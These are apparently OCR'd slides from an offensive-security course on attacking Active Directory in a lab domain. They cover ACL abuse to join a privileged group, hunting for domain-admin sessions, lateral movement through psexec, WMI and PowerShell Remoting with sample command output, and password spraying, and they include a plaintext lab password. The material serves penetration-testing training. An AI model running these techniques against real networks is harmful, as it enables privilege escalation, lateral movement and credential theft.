PS C:\Users\pwnd.user\Desktop\AD-Tools> Get-ObjectAcl -ResolveGUIDs | where {$_.SecurityIdentifier -like "*1104"}


AceQualifier           : AccessAllowed
ObjectDN               : CN=Local Admins,OU=IT Admins,OU=IT,DC=alto,DC=tel
ActiveDirectoryRights  : Self
ObjectAceType          : Self-Membership
ObjectSID              : S-1-5-21-3124228451-4281437464-2487493465-1112
InheritanceFlags       : None
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-3124228451-4281437464-2487493465-1104
AccessMask             : 8
AuditFlags             : None
IsInherited            : False
AceFlags               : None
InheritedObjectAceType : All
OpaqueLength           : 0
```


SOLUTION AUTOMATED

```
Invoke-ACLScanner -ResolveGUIDs | Where-Object {$_.SecurityIdentifier -like "*1104"}
```

```
Get-ADGroup "local admins" | Add-ADGroupMember -members pwnd.user
```

How do you validate this worked?


Name
Type
Description
Local Admins
Security Group ...
Local Admins Properties
General
Members
Member Of
Managed By
Object
Security
Attribute Editor
Group or user names:
CREATOR OWNER
SELF
Authenticated Users
SYSTEM
Pwnd User (pwnd.user@alto.tel)
Domain Admins (ALTO\Domain Admins)
Add...
Remove
Permissions for Pwnd User
Allow
Deny
Add/remove self as member
Send to
Read phone and mail options
Write phone and mail options
Special permissions
For special permissions or advanced settings, click
Advanced


Name
Type
Description
Local Admins
Security Group ...
Local Admins Properties
Object
Security
Attribute Editor
General
Members
Member Of
Managed By
Members:
Name
Active Directory Domain Services Folder
IT Admin
alto.tel/Users
Pwnd User
alto.tel/Users

REBOOT WKS-01

START PS AS ADMIN

IMPORT MODULES

LAB SETUP

Admin
Access

Pwnd.user

DOMAIN ADMIN HUNTING

ATTACK PLAN

Find domain controller

Find domain admin accounts

Find domain admin hashes

Compromise domain


Compromise target servers

Achieve persistence

ADMIN HUNTING

Local admin required

Prerequisite to this attack is having access to local admin



~~1- Create a list of domain admin accounts to target~~

2- Use local admin privileges to access remote computers

3- Search for domain admin (or privileged users) credentials

4- Grab hashes and use/crack them


ADMIN HUNTING

OpenSCManagerW Win32API


- API is used by Test-AdminAccess
- Find-LocalAdminAccess automates it

Find Local Admin:

- Start WKS-02
- Run the script: Find-LocalAdminAccess



LAB SETUP



ADMIN HUNTING

Query Active Sessions

NetSessionEnum API:

- Provides information about session established on a server.
- Find where other admins might be logged in.
- Needs (local) admin on remote server.

User Hunter

Invoke-UserHunter: Invoke-UserHunter -ComputerName wks-02

- Hunt for domain admin sessions on computers
- Needs (local) admin on remote server

MISSION


You have a list of domain admin(s)

Find what computers you have local admin on

Find if any domain admins are logged in on these computers

SORRY, WE CAME OUT EMPTY ☹
BUT WHY?

LOGIN TO WKS-02 AS DADMIN.USER / ITDA@1234


PS C:\Users\pwnd.user\Desktop\AD-Tools> Invoke-UserHunter -ComputerName wks-02
UserDomain : ALTO
UserName : dadmin.user
ComputerName : wks-02
IPAddress : 172.30.45.222
SessionFrom :
SessionFromName :
LocalAdmin :

LATERAL MOVEMENT

REMOTE ACCESS

Not always necessary

Sometimes we can skip to remotely stealing hashes

But useful

Look for more sensitive information to help us escalate

Multiple techniques:

psexec, PS, WMI, WinRS, RDP, SMB Relay, …etc.

Prerequisites:

Requiers certain ports/services


PSEXEC

Oldie but goodie

- “Old school”.
- Part of Microsoft’s SysInternal.

Requires

- Username/password.
- Or username/hash.
- SMB – TCP port 445.



WMI

Windows Management Instrumentation

- Allows remote querying and administration of Windows devices
- Spawns a process on the target system
- Built in – no need for downloads

Requires

- Username/password
- DCOM – TCP port 135

```
PS C:\Tools> WMIC.exe /node:192.168.128.222 process call create "cmd.exe /c calc"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 1600;
        ReturnValue = 0;
};
```

PS REMOTING

PowerShell Remoting


- Built-in.
- Connects to hosts remotely and executes PowerShell scripts and commands.
- Uses WS-Management protocol.

Requires

- Username/password.
- Windows Remote Management (WinRM).
- HTTP/S port 5985/5986.

```
PS C:\HackersAcademy> Enter-PSSession -ComputerName dc-01
[dc-01]: PS C:\Users\an.alfarabi\Documents> hostname
dc-01
[dc-01]: PS C:\Users\an.alfarabi\Documents> whoami
hackersacademy\an.alfarabi
```

PASSWORD ATTACKS


Password Attacks
Local
Network
In memory
Credential manager
Terminal Service (RDP)
Misc.
Sniff/Dump
Guess
Clear text
Hashes
MS-NLMP
Kerberos
Other protocols
Spraying
Misc.

PASSWORDS EVERYWHERE

Everywhere

- In plain text
- In config files
- In PS history
- In browsers

In user description

Some admins thinks descriptions are secret

They store passwords there

PASSWORD SPRAYING

PASSWORDS SPRAYING

“Online” Attack

- Try one (or very few passwords).
- Spray them across all accounts we have.
- Hopefully unlock a few.

Safe but noisy

Avoids account lockout.

```
PS C:\Users\pwnd.user\Desktop\AD-Tools> Get-ADDefaultDomainPasswordPolicy


ComplexityEnabled           : True
DistinguishedName           : DC=alto,DC=tel
LockoutDuration             : 00:30:00
LockoutObservationWindow    : 00:30:00
LockoutThreshold            : 5
MaxPasswordAge              : 42.00:00:00
MinPasswordAge              : 1.00:00:00
MinPasswordLength           : 7
objectClass                 : {domainDNS}
objectGuid                  : 4a129fc5-aeef-4095-9359-9636f701bdff
PasswordHistoryCount        : 24
ReversibleEncryptionEnabled : False
```

AD USER ATTRIBUTES

BadLogonCount

Increments to lockout threshold.

badpwdcount

Number of times user tried to logon with an incorrect password.

